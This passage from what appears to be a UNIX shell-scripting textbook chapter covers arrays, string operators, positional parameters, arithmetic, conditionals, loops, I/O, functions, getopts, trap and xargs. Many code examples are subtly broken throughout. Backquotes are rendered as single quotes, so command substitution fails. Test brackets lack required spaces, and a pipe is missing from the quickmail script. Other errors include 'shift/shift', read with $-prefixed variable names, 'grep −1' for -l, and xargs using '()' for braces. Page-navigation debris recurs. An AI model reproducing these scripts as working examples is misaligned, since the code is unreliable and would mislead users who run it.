The first element in *FILE* is the string “new”. The last element is the value *$BACKUP*. To print an element, you could enter

```
echo ${FILE [2]}
```

You can also create arrays from a list of values. A list is contained in parentheses, like this:

```
NUMBERS=(1 2 3 4 5)
```

To print all the values in an array, use * for the index:

```
echo ${NUMBERS[*]}
```

Working with Strings

ksh and **bash** include several operators for working with strings of text. To find the length of a variable (the number of characters it contains), use the *${#VARIABLE}* construct. For example,

```
$ FILENAME="firefly.sh"
$ echo ${#FILENAME}
10
```

The construct *${VARIABLE%wildcard}* removes anything matching the pattern *wildcard* from the end (right side) of *$VARIABLE*. The pattern can include the shell wildcards described in Chapter 4, including * to stand for any string of characters. For example,

```
$ echo ${FILENAME%.*}
firefly
```

uses the wildcard .* to match the extension *.sh,* so echo prints the first part of the filename. The

variable *FILENAME* is not modified.

Similarly, the pound sign can be used to remove an initial substring. For example,

```
$ echo ${FILENAME#*.}
sh
```

In this case, the wildcard *. matches the string “firefly.”. Echo prints the remainder of the string, which is “sh”.

PREV NEXT

PREV NEXT

Using Command-Line Arguments

You can pass command-line arguments to your scripts. When you execute a script, shell variables are automatically set to match the arguments. These variables are referred to as *positional parameters*. The parameters $1, $2, $3, $4 (up to $9) refer to the first, second, third, fourth (and so on) arguments on the command line. The parameter $0 is the name of the shell program itself.

Shell Positional Parameters

Command	arg1	arg2	arg3	arg4	arg5	…	arg9
|	|	|	|	|	|		|
$0	$1	$2	$3	$4	$5	…	$9

The parameter $# is the total number of arguments passed to the script. The parameter $* refers to all of the command-line arguments (not including the name of the script). The parameter $@ is sometimes used in place of $*; for the most part, they mean the same thing, although they behave slightly differently when quoted.

To see the relationships between words entered on the command line and variables available to a shell program, create the following sample shell program:

```
$ cat show_args
echo You ran the program called $0
echo with the following arguments:
echo $1
echo $2
echo $3
echo Here are all $# arguments:
echo $*
```

The output of this script could look like this:

```
$ chmod +x show_args
$ ./show_args This is a test of show_args with 11 command line arguments
You ran the program called ./show_args
with the following arguments:
This
is
a
Here are all 11 arguments:
This is a test of show_args with 11 command line arguments
```

The variable $* is especially useful because it allows your scripts to accept an arbitrary number of command-line arguments. For example, the *backupWork* script can be generalized to back up any files specified on the command line. In this example, the positional parameters are also used to add information to the e-mail sent by *backupWork*.

```
#!/bin/sh
# backupWork-a program to backup any files and
#            directories given as command line arguments
# Version 2, Sept 2006

# Get the current date in a special format
# Create the new backup directory
TIMESTAMP='date +%Y.%m.%d.%T'
BACKUPDIR="~/Backups/Backup.$TIMESTAMP"
mkdir $BACKUPDIR

# Copy files in command line arguments to new directory
cp -r $* $BACKUPDIR
```

```
# Send mail to confirm that backup was done
# Include name of script and all command line arguments in the mail
echo "Running the script $0 $*" > mailmsg
echo "Backup to $BACKUPDIR completed." >> mailmsg
mail $LOGNAME < mailmsg
rm mailmsg
```

Shifting Positional Parameters

You can reorder positional parameters with the built-in shell command **shift**. This removes the first argument from $* and takes $# down by 1. It also renames the parameters, changing $2 to $1, $3 to $2, $4 to $3, and so forth. The original value of $1 is lost. (The value of $0 is unchanged.)

The following example illustrates the use of **shift** to manage positional parameters. The first argument to *quickmail* must be an e-mail address. The second argument is the (one-word) subject, and the remaining arguments are the contents of the e-mail.

```
#!/bin/sh
# quickmail-send mail from the command line
#   useage: quickmail recipient subject contents

RECIPIENT=$1
SUBJECT=$2
shift/shift

(echo $*) mail $RECIPIENT -s $SUBJECT
echo $# word message sent to $RECIPIENT.
```

In this script, the first two arguments are saved in the variables *RECIPIENT* and *SUBJECT*. The two **shift** commands then move the list of positional parameters by two items; after the **shift** commands, $1 is the third word of the original command-line arguments. All of the remaining arguments are sent to **mail** on standard input (as the output of the **echo** command). Here's what *quickmail* might look like when run:

```
$ ./quickmail jcm homework When will you hand out the next assignment?
8 word message sent to jcm.
```

The set Command

The shell command **set** takes a string and assigns each word to one of the positional parameters. (Any command-line arguments that are stored in the positional parameters will be lost.) For example, you could assign all the list of files in the current directory to the variables *$1, $2,* etc., with

```
set *
echo "There are $# files in the current directory."
```

You may recall from Chapter 4 that backquotes can be used to perform command substitution. You can use this to **set** the positional parameters to the output of a command. For example,

```
$ set 'date'
$ echo $*
Sun Dec 30 12:55:14 PST 2006
$ echo "$1, the ${3}th of $2"
Sun, the 30th of Dec
$ echo $6
2006
```

PREV NEXT

Arithmetic Operations

If you have used other programming languages, you may expect to be able to include arithmetic operations directly in your shell scripts. For example, you might try to enter something like the following:

```
$ x=2
$ x=$x+1
$ echo $x
2+1
```

In this example, you can see that the shell concatenated the strings “2” and “+1” instead of adding 1 to the value of *x*. To perform arithmetic operations in your shell scripts, you must use the command **expr**.

The **expr** command takes a list of arguments, evaluates them, and prints the result on standard output. Each term must be separated by spaces. For example,

```
$ expr 1 + 2
3
```

You can use command substitution to assign the output from **expr** to a variable. For example, you could increment the value of *i* with this line:

```
i='expr $i + 1'
```

Drawbacks of expr

Unfortunately, **expr** is awkward to use because of collisions between the syntax of **expr** and that of the shell itself. You can use **expr** to add, subtract, multiply, and divide integers using the +, −, *, and / operators. However, the * must be escaped with a backslash to prevent the shell from interpreting it as an asterisk:

```
$ expr 5 + 6
11
$ expr 11 - 3
8
$ expr 8 / 2
4
$ expr 4 \* 4
16
```

Another drawback of **expr** is that it can only be used for integer arithmetic. If you try to give it a decimal argument, you will get an error, and it will truncate decimal results. For example,

```
$ expr 1.5 + 2.5
expr: non-numeric argument
$ expr 7 / 2
3
```

If you leave out the spaces between arguments, **expr** will not interpret your expression:

```
$ expr 1+2
1+2
```

Other problems are that you cannot group arguments to **expr** with parentheses, and it does not recognize operations such as exponentiation. You can use the **bc** calculator, described in Chapter 19, to write scripts that can do these things. For example,

```
echo "scale=2; (.5 + (7/2)) ^ 2" | bc
```

will print the number 16.00. Another way to address these problems is with the **let** command, which is included in **ksh** and **bash**.

Using let for Arithmetic

In **bash** and **ksh,** the **let** command is an alternative to **expr** that provides a simpler and more complete way to deal with integer arithmetic.

The following example illustrates a simple use of **let**:

```
$ x=100
$ let y=2*(x+5)
$ echo $y
210
```

Note that **let** automatically uses the value of a variable like *x* or *y*. You do not need to add a $ in front of the variable name.

The **let** command can be used for all of the basic arithmetic operations, including addition, subtraction, multiplication, integer division, calculating a remainder, and inequalities. It also provides more specialized operations, such as conversion between bases and bitwise operations.

You can abbreviate **let** statements with double parentheses, (( )). For example, this is the same as **let x=x+3**

```
(( x = x+3 ))
```

Clearly, **let** is a significant improvement over **expr**. It still does not work with decimals, however, and it is not supported in **sh**. The limitations of **expr** and **let** are a good example of why shell is not the best language for some tasks.

PREV NEXT

PREV NEXT

Conditional Execution

An **if** statement tests whether a given condition is true. If it is, the block of code within the **if** statement will be executed. This is the general form of an **if** statement:

```
if testcommand
then
    command(s)
fi
```

The command following the keyword **if** is executed. If it has a *return value* of zero (true), the commands following the keyword **then** are executed. The keyword **fi** (**if** spelled backward) marks the end of the if structure. Although the indentation of the commands does not have any effect when the script is executed, it can make a tremendous difference in making your scripts more readable.

UNIX System commands provide a return value or exit status when they complete. By convention, an exit status of zero (true) is sent back to the original process if the command completes normally; a nonzero exit status (false) is returned otherwise. This can be used as the test condition in an **if** statement. For example, you might want to execute a second command only if the first completes successfully Consider the following lines:

```
# Copy the directory $WORK to ${WORK}.OLD
cp -r $WORK ${WORK}.OLD

# Remove $WORK
rm -r $WORK
```

The problem with this sequence is that you would only want to remove the *$WORK* if it has been successfully copied. Using **if…then** allows you to make the **rm** command conditional on the outcome of **cp**. For example,

```
# Copy the directory $WORK to ${WORK}.OLD
# Remove $WORK if copy is successful

if cp -r $WORK ${WORK}.OLD
then
   rm -rf $WORK
fi
```

In this example, *$WORK* is removed only if **cp** completes successfully and sends back a true (zero) return value. The **-f** option to **rm** suppresses any error messages that might result if the file is not present or not removable.

Testing Logical Conditions

You often need to test conditions other than whether a command was successful. The **test** command can be used to evaluate logical expressions in your **if** statements. When **test** evaluates a true expression, it returns 0. If the expression is false (or if no expression is given), **test** returns a nonzero status.

test allows you to compare integers or strings. The **test -eq** form checks to see if two integers are equal. For example, you could check the number of arguments that had been provided to a script:

```
if test $# -eq 0
then
     echo "No command line arguments provided, setting user to current user."
     username=$LOGNAME
fi
```

If **$#** is equal to zero (meaning there were no command-line arguments), the message is displayed and the variable *username* is set. Otherwise, the script continues after the keyword **fi**.

Table 20–1 shows the tests allowed on integers.

Table 20–1: Integer Tests

Integer Test	True If…
n1 -eq n2	n1 is equal to n2
n1 -ne n2	n1 is not equal to n2
n1 -gt n2	n1 is greater than n2
n1 -ge n2	n1 is greater than or equal to n2
n1 -lt n2	n1 is less than n2
n1 -le n2	n1 is less than or equal to n2

Similarly, you can use **test** to examine strings, although the syntax is a bit different than for integers. For example,

```
if test -z "$input"
then input="default"
fi
```

checks to see if the length of *$input* is zero, and if so, it sets the value to "default". Including the quotes around *$input* prevents errors when the variable is undefined (because even when *$input* is undefined, *"$input"* has the value """).

Table 20–2 shows the tests you can use on strings.

Table 20–2: String Tests

String Test	True if…
-z *string*	length of string is zero
-n *string*	length of string is nonzero
string	*string* is not the null string (same as -n)
string1=string2	*string*1 is identical to *string2*
string1 != string2	*string*1 is not identical to *string2*

In some cases, you may want to test a more complex logical condition. For example, you might want to check if a string has one of two different values, as in this example:

```
if test "$input" = "quit" -o "$input" = "Quit"
  then exit 0
fi
```

The operator *-o* stands for *or*. It returns the value true if the first condition *or* the second condition (or both) is true. Here's a rather complex example with logical operators:

```
if test ! \( $x -gt 0 -a $y -gt 0 \)
  then echo "Both x and y should be greater than 0."
fi
```

This uses the operator *!* to stand for *not,* and *-a* for *and*. It says "if it is not the case that both *$x* is greater than 0 and *$y* is greater than 0, then print the error message." Parentheses are used to group the statements. If the parentheses were removed, it would say "if it is not the case that *$x* is greater than 0, and it is the case that *$y* is greater than 0, print the error." In order to prevent the shell from interpreting them, the parentheses must be quoted with \.

Table 20–3 lists the logical operators in **sh**.

Table 20–3: Logical Operators

Operator	Meaning

!	Negation
-a	AND
-o	OR

Using Brackets for Tests

Surrounding a comparison with square brackets has the effect of the **test** command. The brackets must be separated by spaces from the text, as in

```
if [ $# -eq 0]
```

If you forget to include the spaces, as in [$# -eq 0], the test will not work.

Here are some sample **test** expressions, and the equivalents using square brackets:

test $ # -eq 0	# Same as	[$# -eq 0]
test -z $1	# Same as	[-z $1]
test $1	# Same as	[$1]

Tests in ksh and bash

The shells **ksh** and **bash** provide the operator [[ ]], which can be used as another alternative to **test**. If the positional parameter $1 is set, the following three tests are equivalent:

```
test $1 = turing
[ $1 = turing]
[[ $1 = turing ]]
```

However, if $1 is not set, the first two versions of the test will give you an error, but the double bracket form will not.

The [[ ]] operator allows you to use the expression && for AND and | | for OR. It also understands < and > when comparing numbers. This can make your conditions significantly easier to type and read. For example, in **ksh** and **bash,** the following line says “it is not the case that both $x and $y are greater than zero”:

```
[[ ! ( $x > 0 && $y > 0)]]
```

Whereas with **test** it would look like this:

```
test ! \( $x -gt 0 -a $y -gt 0 \)
```

Testing Files and Directories

You can also evaluate the status of files and directories in your if statements. For example,

```
if [ -a "$1"]
```

checks to see if the first argument to the script is a valid filename. Checking to see if files exist is very common in shell scripts. As in this example, you will often want to check that filename arguments are valid before trying to run commands on them.

Table 20–4 shows the most common tests for files and directories.

Table 20–4: Tests for Files and Directories

File Tests	True if...
-a *file*	*file* exists
-r *file*	*file* exists and is readable
-w *file*	*file* exists and is writable
-x *file*	*file* exists and is executable

-f *file*	*file* exists and is a regular file
-d *file*	*file* exists and is a directory
-h *file*	*file* exists and is a symbolic link
-c *file*	*file* exists and is a character special file

The following example shows how you could check that a file exists before mailing it. If the file exists and is bigger than zero, the script mails it to *$LOGNAME.* If **mail** completes successfully, the file is removed.

```
if test -s logfile$$
then
    if mail $LOGNAME < logfile$$
    then
        rm -f logfile$$
    fi
fi
```

Exiting from Scripts

The built-in shell command **exit** causes the shell to exit and return an exit status number. By convention, an exit status of 0 (zero) means the program terminated normally, and a nonzero exit status indicates that some kind of error occurred. Often, an exit value of 1 indicates that the program terminated abnormally (because the user interrupted it with CTRL-C, e.g.), and an exit value of 2 indicates a usage or command-line error by the user. If you specify no argument, **exit** returns the status of the last command executed.

The **exit** command is often found inside a conditional statement. For example, this script will exit if the first command-line argument is not a valid filename.

```
if [ ! -a "$1"]
then
    echo "File $1 not found."
    exit 2
fi
```

if... elif… else Statements

The **if ... elif ... else** operation is an extension of the basic **if** statements just shown. It allows for more flexibility in controlling program flow. The general format looks like this:

```
if testcommand
then
     command(s)
elif testcommand
then
     command(s)
else
     command(s)
fi
```

The command following the keyword **if** is evaluated. If it returns true, then the commands in the first block (between **then** and **elif)** are executed. If it returns false, however, then the command following **elif** is evaluated. If that command returns true, the next block of commands is executed. Otherwise, if both test commands were false, then the last block (following **else**) is executed. Note that, regardless of how the test commands turn out, exactly one of the three blocks of code is executed.

Because **if ... elif ... else** statements can be quite long, the examples here show the keyword **then** on the same line as the test commands. This can make your scripts more readable, although it is entirely a question of personal style. Notice, however, that a semicolon separates the test commands from the then. This semicolon is required so that the shell interprets **then** as a new statement and not as part of the test command.

Here's an example that just uses the **if** and **else** blocks, without **elif**.

```
if [ -a "$1"] ; then
    # good, the argument is a file that exists
    inputfile = $1
else
    # print error and exit
    echo "Error: file not found"
    exit 1
fi
```

This could be expanded with an **elif** block:

```
if [ -a "$1"] ; then
    # good, the argument is a file that exists
    # we can assign it to a variable
    # and continue after the keyword fi
    inputfile = $1
elif [ ! $1] ; then
    # the argument $1 isn't defined
    # print error message and exit
    echo 'Error: filename argument required"
    exit 1
else
    # the problem must be that the file doesn't exist
    # print error and exit
    echo "Error: file $1 not found"
    exit 1
fi
```

case Statements

If you need to compare a variable against a long series of possible values, you can use a long chain **of if ... elif ... else** statements. However, the **case** command provides a cleaner syntax for a chain of comparisons. It also allows you to compare a variable to a shell wildcard pattern, rather than to a specific value.

The syntax for using **case** is shown here:

```
case string
in
pattern)
        command(s)
        ;;
pattern)
        command(s)
        ;;
esac
```

The value of *string* is compared in turn against each of the *patterns.* If a match is found, the commands following the pattern are executed up until the double semicolon (;;), at which point the **case** statement terminates. If the value of *string* does not match *any* of the patterns, the program goes through the entire **case** statement.

Here's an example of a case statement. It checks *$INPUT* to see if it is a math statement containing +, −, *, or /. If it is, the statement is evaluated with **bc**. If $INPUT says "Interactive", the script runs a copy of **bc** for the user. If *$INPUT* is a string such as "quit", the script exits. And if it is something else, the script prints a warning message.

```
case $INPUT
in
*+* | *..* | *\** | */*)
      echo "scale=5; $INPUT" | bc
      ;;
"Interactive")
      echo "Starting bc for interactive use."
```

```
        echo -e "Enter bc commands. \c"
        echo "To quit bc and return to this script, type quit."
        bc
        echo "Exiting bc, returning to $0."
        ;;
[Qq]uit | [Ee]xit)
        # matches the strings Quit, quit, Exit, and exit
        echo "Quitting now."
        exit 0
        ;;
*)
        echo "Warning: input string does not match."
        ;;
esac
```

In this **case** statement, the * in the last block matches any string, so this block is executed by default if none of the other patterns match.

Note for C programmers: unlike the **break** statement in C, the **;;** is not optional. You cannot leave out the **;;** after a block of commands to continue executing the **case** statement after a match.

PREV NEXT

PREV NEXT

Writing Loops

The shell provides several ways to *loop* through a set of commands. A loop allows you to repeatedly execute a block of commands before proceeding further in the script. The two main types of loop are **for** and **while**. **until** loops are a variation on **while** loops. In addition, the select command can be used to repeatedly present a selection menu.

for Loops

The **for** loop executes a block of commands once for each member of a list. The basic format is

```
for i in list
do
    commands
done
```

The variable *i* in the example can have any name that you choose.

You can use **for** loops to repeat a command a fixed number of times. For example, if you enter the following on the command line,

```
$ for x in 0 1 2 3 4 5 6 7 8 9
> do
> touch testfile$x
> done
```

the shell will run the **touch** command ten times. Each time, it will create an empty file with the name *testfile* followed by a number.

If you omit the *in list* portion of the **for** loop, the value of *$** will be used instead. That will cause the command block between **do** and **done** to be executed once for each positional parameter You could use this to iterate through the command-line arguments to a script. For example, the following script can be used to look up several people in the file called *friends:*

```
#
# contacts - takes names as arguments
#            looks up each name in the friends file
#
for NAME
do
    grep $NAME $HOME/friends
done
```

If you issue the command

```
$ contacts John Dave Albert Rachel
```

the **grep** command will be run four times-first for *John,* then for *Dave,* then for *Albert,* and finally for *Rachel.*

Loops can be nested. Each of the loops must use a different variable name. For example, the following script iterates through the files in the current directory. For each file, it runs the script *proof* five times.

```
for FILENAME in *
do
   echo "Printing 5 copies of $FILENAME"

   for x in 1 2 3 4 5
   do
      proof $FILENAME
   done
done
```

while and until Loops

The **while** command repeats a block of commands based on the result of a logical test. The general form for the use of **while** is

```
while testcommand
do
    commandlist
done
```

When **while** is executed, it runs *testcommand.* If the return value of *testcommand* is true, *commandlist* is executed, and the program returns to the **while** test. The loop continues until the value of *testcommand* is false, at which point **while** terminates.

This **while** loop prints the squares of the integers from 1 to 10.

```
i=1
while [ $i -le 10]
do
    expr $i \* $i
    i='expr $i + 1'
done
```

The **until** command is the complement of the **while** command, and its form and usage are similar. The only difference between them is that **while** loops repeat until the test is false, and **until** loops repeat until the test is true. Thus, the preceding example could also be written as

```
i=1
until [ $i -gt 10]
do
    expr $i \* $i
    i='expr $i + 1'
done
```

break and continue

Normally, execution of a loop continues until the logical condition of the loop is met. Sometimes, however, you want to exit a loop early or skip certain commands.

break exits from a loop. The script resumes execution with the first command after the loop. In a set of nested loops, **break** exits the immediately enclosing loop. If you give **break** a numeric argument, the program breaks out of that number of loops, so for example, **break** 3 would exit a set of three nested loops all at once.

continue sends control back to the top of the smallest enclosing loop. If an argument is given, control goes to the top of the *nth* enclosing loop.

The true and false Commands

The commands **true** and **false** are very simple-**true** simply returns a successful exit status, and **false** generates an unsuccessful exit status. The primary use of these two commands is in setting up infinite loops. For example,

```
while true
do
    read NEWLINE
    if [ $NEWLINE = "."]
        then break
    fi
done
```

This loop will execute forever-or at least until the user enters a dot on a line by itself. Infinite loops should be used sparingly, since they are often difficult to read and to debug.

Printing Menus with select

ksh and **bash** provide another iteration command, **select**. The **select** command displays a numbered list of items on standard error and waits for input. After the selection is processed, the user is prompted for input again, and so on until the loop ends (usually with a **break** statement).

For example, you could write a script to help new users execute common programs. The **select** command provides a menu of alternatives from which to choose. The variable *PS3* is used to prompt for input. A **case** statement is used in the script to execute the chosen command. (You could use an **if** statement, if you prefer.) If a user presses ENTER without making a selection, the list of items is displayed again.

```
#!/bin/bash
# startMenu - Provide a menu of common actions.

PS3='What would you like to do? (enter 13) '
select ACTION in "Read Mail with Pine" "Start XWindows" "Exit this Menu"
do

    case $ACTION in
    "Read Mail with Pine")
        # run the pine mailreader; return to this menu when done
        pine
        ;;
    "Start XWindows")
        # start XWindows, and do not return to this script
        # replace this process with the X process
        exec startx
        ;;
    "Exit this Menu")
        echo "Returning to your login shell."
        break
        ;;
    *)
        echo "Response not recognized, try again."
        ;;
    esac
done
```

In this example, the selection is saved in the variable *ACTION.* For example, entering “1” would set *ACTION* to “Read Mail”. If the user selects a number outside the appropriate range, the variable is set to null, and in this example is caught by the last **case** block. When you run this script, the output will look like this:

```
$ startMenu
1) Read Mail
2) Start XWindows
3) Exit this Menu
What would you like to do? (enter 13)
```

PREV NEXT

Shell Input and Output

You have already seen how to use **echo** to print output from your script, and how to use environment variables or command-line arguments to get information to your script. This section describes additional features for dealing with input and output.

The echo Command

Table 20–5 shows the escape sequences that may be embedded in the arguments to **echo:**

Table 20–5: echo Escape Sequences

Echo Escape Sequences	
\b	Backspace
\c	Print line without newline
\f	Form feed
\n	Newline
\r	Return
\t	Tab
\v	Vertical tab
\\	Backslash

For example,

```
echo "Copying files ... \c"
cp -r $OLDDIR $NEWDIR
echo "done.\nFile $OLDDIR copied."
```

will print something like

```
Copying files ... done.
File CurrentScripts copied.
```

In some versions of **echo** (including **bash**), you will need to enable escape sequences with the flag **-e**. You can also disable escape sequences with **-E**. In **ksh** and **bash,** you can use the flag **-n** to prevent **echo** from adding a newline at the end of each line. So in **bash,** this example could be written as

```
echo -n "Copying files ... "
cp -r $OLDDIR $NEWDIR
echo -e "done.\nFile $OLDDIR copied."
```

The read Command

The **read** command lets you insert the user input into your script interactively **read** reads one line from standard input and saves the line in one or more shell variables. For example,

```
echo "Enter your name."
read NAME
echo "Hello, $NAME"
```

If you do not specify a variable to save the input, *REPLY* is used as a default.

You can also use the **read** command to assign several shell variables at once. When you use **read** with more than one variable name, the first field typed by the user is assigned to the first variable; the second field, to the second variable; and so on. Leftover fields are assigned to the last variable.

```
$ cat readDemo
```

```
echo "Enter a line of text:"
read $FIRST $SECOND $REST
echo -e "$FIRST\n$SECOND\n$REST"
$ ./readDemo
Enter a line of test:
the five boxing wizards jump quickly
the
five
boxing wizards jump quickly
```

The field separator for shell input is defined by the *IFS* (Internal Field Separator) variable, which is a blank space by default. If you wish to use a different character to separate fields, you can do so by redefining the *IFS* shell variable. For example, **IFS=:** will set the field separator to the colon character (:).

Here Documents

The *here document* facility provides multiline input to commands within shell scripts, while preserving the newlines in the input. It is similar to file redirection. Instead of typing

```
echo "Reminder: team meeting is in one hour," > message
echo "in the second floor meeting room." >> message
echo "Please reply if you can't make it." >> message
mail dbp etch a-liu < message
rm message
```

to create and mail a file, you can use

```
mail dbp etch a-liu <<message
Reminder: team meeting is in one hour,
in the second floor meeting room.
Please reply if you can't make it.
message
```

to send a block of text to the command without first writing it to a file.

The operator <<*word* defines the beginning of multiline input. The shell reads everything up to the next line that contains only *word,* and treats it as input from a file. If you use <<-*word* (with a minus sign in front of *word*), then leading spaces and tabs will be stripped out of each line of input. This allows you to indent your script to make it more readable, like this:

```
mail dbp etch a-liu <<-message
   Reminder: team meeting is in one hour,
   in the second floor meeting room.
   Please reply if you can't make it.
message
```

PREV NEXT

Creating Functions

In **ksh** and **bash,** you can create your own functions. Functions can be used within a script to break up large sections of code, or to make it easy to reuse a block of code. For example,

```
function factorial {
    n=$1
    FACT=1
    while [ $n -gt 0]
    do
        FACT='expr $FACT \* $n'
        n='expr $n - 1'
    done
    echo "$1 factorial is $FACT"
}

for NUM in $*
do
    factorial $NUM
done
```

The arguments to a function are saved in the positional parameters *$1, $2,* and so on. These values only apply within the function-when execution returns to the main body of code, the positional parameters still have their earlier values.

You can also use functions to define more advanced aliases in your configuration files. For example, you could add these lines to your *.bashrc* or *.kshrc* file to define a command called *del.* The *del* command will move files to a hidden “wastebasket” directory instead of deleting them.

```
function del{
    mv $* $HOME/.Wastebasket
}
```

PREV NEXT

PREV NEXT

Further Scripting Techniques

By now you know most of the important techniques for shell scripting, including various methods of getting input from the user, working with data, and controlling the flow of your scripts with statements like **if** and **for**. This section describes techniques that are less common (but still useful), such as how to process command-line options, how to read all the lines in a file, and how to process interrupt signals.

Command-Line Options in Shell Scripts

You already know how to use command-line arguments, such as filenames, with the positional parameters *$1, $2,* and so on. You could use the positional parameters and a set of **if** or **case** statements to handle option flags (as in **ls -la**) as well, but the command **getopts** is much easier to use.

getopts parses the options that are given to a script on the command line. It interprets any letter preceded by a minus sign as an option. It allows options to be specified in any order, and options without arguments to be grouped together.

The easiest way to understand **getopts** is from an example. This example simply reads the command-line options with **getopts** and prints them to standard output:

```
$ cat getoptsExample
# Look for the command line options a, b, c, and d.
# The options a and d take arguments, unlike b and c.
# Print any options that are found.
while getopts a:bcd: FLAGNAME
do
    case $FLAGNAME in
    a)  echo "Found -a $OPTARG"
        ;;
    b)  echo "Found -b"
        ;;
    c)  echo "Found -c"
        ;;
    d)  echo "Found -d $OPTARG"
        ;;
    \?) echo "Error: unexpected argument"
        exit 2
        ;;
done
echo "There were $OPTIND options and arguments total."
# Remove the options from the list of positional parameters.
shift 'expr $OPTIND - 1'
echo -e "The other command line arguments were:\n$*"
```

Here's what it might look like when run:

```
$ ./getoptsExample -bc -a "testing options" filename1 filename2
Found -b
Found -c
Found -a testing options
There were 4 options and arguments total.
The rest of the command line arguments were:
filename1 filename2
```

Here's how the example works. The line **`getopts a:bcd: FLAGNAME`** looks for the options a, b, c, and d. The : after a and d shows that those options take additional arguments. The first option found is saved in *FLAGNAME.* Any arguments for that option are saved in the special variable *OPTARG.* The **case** statement checks which option it was, and takes whatever action is appropriate. In this case, the options were printed with **echo**. More commonly, variables might be set here to indicate

which options were chosen and to save their arguments.

If an argument not on the **getopts** list is found, *FLAGNAME* is set to *?.* The case statement shown above includes a test for *?,* which will print an error message and exit.

The **while** loop repeats until all the options have been found. At this point, the special variable *OPTIND* has the number of options and arguments that have been found. The **shift** command is used to remove these from the list of positional parameters, so that the command-line arguments can be used.

Using **getopts** may seem rather daunting, and of course for the majority of scripts it is unnecessary But once you understand how it works, it's not too hard to adapt the sample code just shown for use in any script you might write.

Grouping Commands

You can execute a list of commands as a group by enclosing them in parentheses. The commands are executed in their own subshell. For example,

```
(cd ~/bin; ls -1)
```

You can enter this on the command line to list the contents of *~/bin.* Because the commands are executed in a subshell, your current directory will not be changed.

If you want to execute a group of commands in the current shell, enclose them with curly brackets instead of parentheses.

Grouping commands makes it easy to redirect output. For example,

```
{date; who; last} > $LOGFILE
```

is shorter than

```
date > $LOGFILE
who >> $LOGFILE
last >> $LOGFILE
```

Grouping also allows you to redirect output from commands in a pipeline. If you try to redirect standard error like this:

```
diff $OLDFILE $NEWFILE | lp 2> errorfile
```

only error messages from **lp** will be captured. You can use

```
(diff $OLDFILE $NEWFILE | lp) 2> errorfile
```

to redirect error messages from all the commands in the pipeline.

Reading Each Line in a File

Suppose you want to read the contents of a file one line at a time. For example, you might want to print a line number at the beginning of each line. You could do it like this:

```
n=0
cat $FILE |
  while read LINE
  do
    echo "$n) $LINE"
    n='expr $n + 1'
  done
echo "There were $n lines in $FILE."
```

This uses a pipe to send the contents of *$FILE* to the **read** command in the **while** loop. The loop repeats as long as there are lines to read. The variable *n* keeps track of the total number of lines.

The problem with is this is that each command in a pipeline is executed in a subshell. Because the **while** loop is executed in its own subshell, the changes to the variable *n* don't get saved. So the last

line of the script says that there were 0 lines in the file.

You can fix this by grouping the loop with curly braces (so that it gets executed in the current shell), and sending the contents of *$FILE* to the loop. The new script will look like this:

```
n=0
{
  while read LINE
  do
    echo "$n) $LINE"
    n='expr $n + 1'
  done
} < $FILE
echo "There were $n lines in $FILE."
```

As before, the lines from *$FILE* are printed with line numbers, but this time the variable *n* is updated, so the total number of lines is reported correctly

The trap Command

Some shell scripts create temporary files to store data. These files are typically deleted at the end of the script. But sometimes scripts are interrupted before they finish (e.g., if you hit CTRL-C), in which case these files might be left sitting there. The **trap** command provides a way to execute a short sequence of commands to clean up before your script is forced to exit.

Ending a process with **kill,** hitting CTRL-C, or closing your terminal window causes the UNIX system to send an *interrupt signal* to your script. With **trap** you can specify which of these signals to look for. The general form of the command is

trap *commands interrupt-numbers*

The first argument to **trap** is the command or commands to be executed when an interrupt is received. The *interrupt-numbers* are codes that specify the interrupt. The most important interrupts are shown in Table 20–6.

Table 20–6: Interrupt Codes

Number	Interrupt Meaning
0	Shell Exit This occurs at the end of a script that is being executed in a subshell. It is not normally included in a **trap** statement.
1	Hangup This occurs when you exit your current session (e.g., if you close your terminal window).
2	Interrupt This happens when you end a process with CTRL-C.
9	Kill This happens when you use **kill −9** to terminate the script. It cannot be trapped.
15	Terminate This happens if you use **kill** to terminate the script, as in **kill %1**.

The trap statement is usually added at the beginning of your script, so that it will be executed no matter when your script is interrupted. It might look something like this:

```
trap 'rm tmpfile; exit 1' 1 2 15
```

In this case, if an interrupt is received, *tmpfile* will be deleted, and the script will exit with an error

code. If you do not include the exit command, the script will not exit. Instead, it will continue executing from the point where the interrupt was received. To ensure that your scripts exit when they are interrupted, always remember to include **exit** as part of the **trap** statement. If you forget to do this, you will have to use **kill −9** to end your script. Since interrupt 9 cannot be trapped, you can always use CTRL-Z, followed by **kill −9 %n** (where **n** is the job number), to end your current process.

The xargs Command

One much-used feature of the shell is the capability to connect the output of one program to the input of another using pipes. Sometime you may want to use the output of one command to define the arguments for another. **xargs** is a shell programming tool that lets you do this. **xargs** is an especially useful command for constructing lists of arguments and executing commands. This is the general format of **xargs:**

xargs *[flags] [command [(initial args)]]*

xargs takes its initial arguments, combines them with arguments read from the standard input, and uses the combination in executing the specified *command.* Each command to be executed is constructed from the *command,* then the *initial args,* and then the arguments read from standard input.

For example, you can use **xargs** to combine the commands **find** and **grep** in order to search an entire directory structure for files containing a particular string. The find command is used to recursively descend the directory tree, and **grep** is used to search for the target string in all of the files from **find**.

In this example, **find** starts in the current directory (.) and prints on standard output all filenames in the directory and its subdirectories. **xargs** then takes each filename from its standard input and combines it with the options to **grep (-s, -i, -l, -n)** and the command-line arguments (**$*,** which is the target pattern) to construct a command of the form **grep -i -l, -n $*** *filename.* **xargs** continues to construct and execute a new command line for every filename provided to it. The program *fileswith* prints out the name of each file that has the target pattern in it, so the command **fileswith Calvino** will print out names of all files that contain the string “Calvino”.

```
#
# fileswith - descend directory structure
# and print names of files that contain
# target words specified on the command line.
#

find . -type f -print | xargs grep −1 -i -s $* 2>/dev/null
```

The output is a listing of all the files that contain the target phrase:

```
$ fileswith Borges
./mbox
./Notes/books
./Scripts/Perl/orbis-tertius.pl
```

xargs itself can take several arguments, and its use can get rather complicated. The two most commonly used arguments are:

-i	Each line from standard input is treated as a single argument and inserted into initial args in place of the () symbols.
-p	Prompt mode. For each command to be executed, print the command, followed by a ?. Execute the command only if the user types **y** (followed by anything). If anything else is typed, skip the command.

In the following example, **move** uses **xargs** to list all the files in a directory ($1) and move each file to a second directory ($2), using the same filename. The **-i** option to **xargs** replaces the () in the script with the output of **ls**. The **-p** option prompts the user before executing each command:

```
#
```

```
# move $1 $2 - move files from directory $1 to directory $2,
# echo mv command, and prompt for "y" before # executing command.
#
ls $1 | xargs -i -p mv $1/() $2/()
```

PREV NEXT

PREV NEXT

Debugging Shell Programs

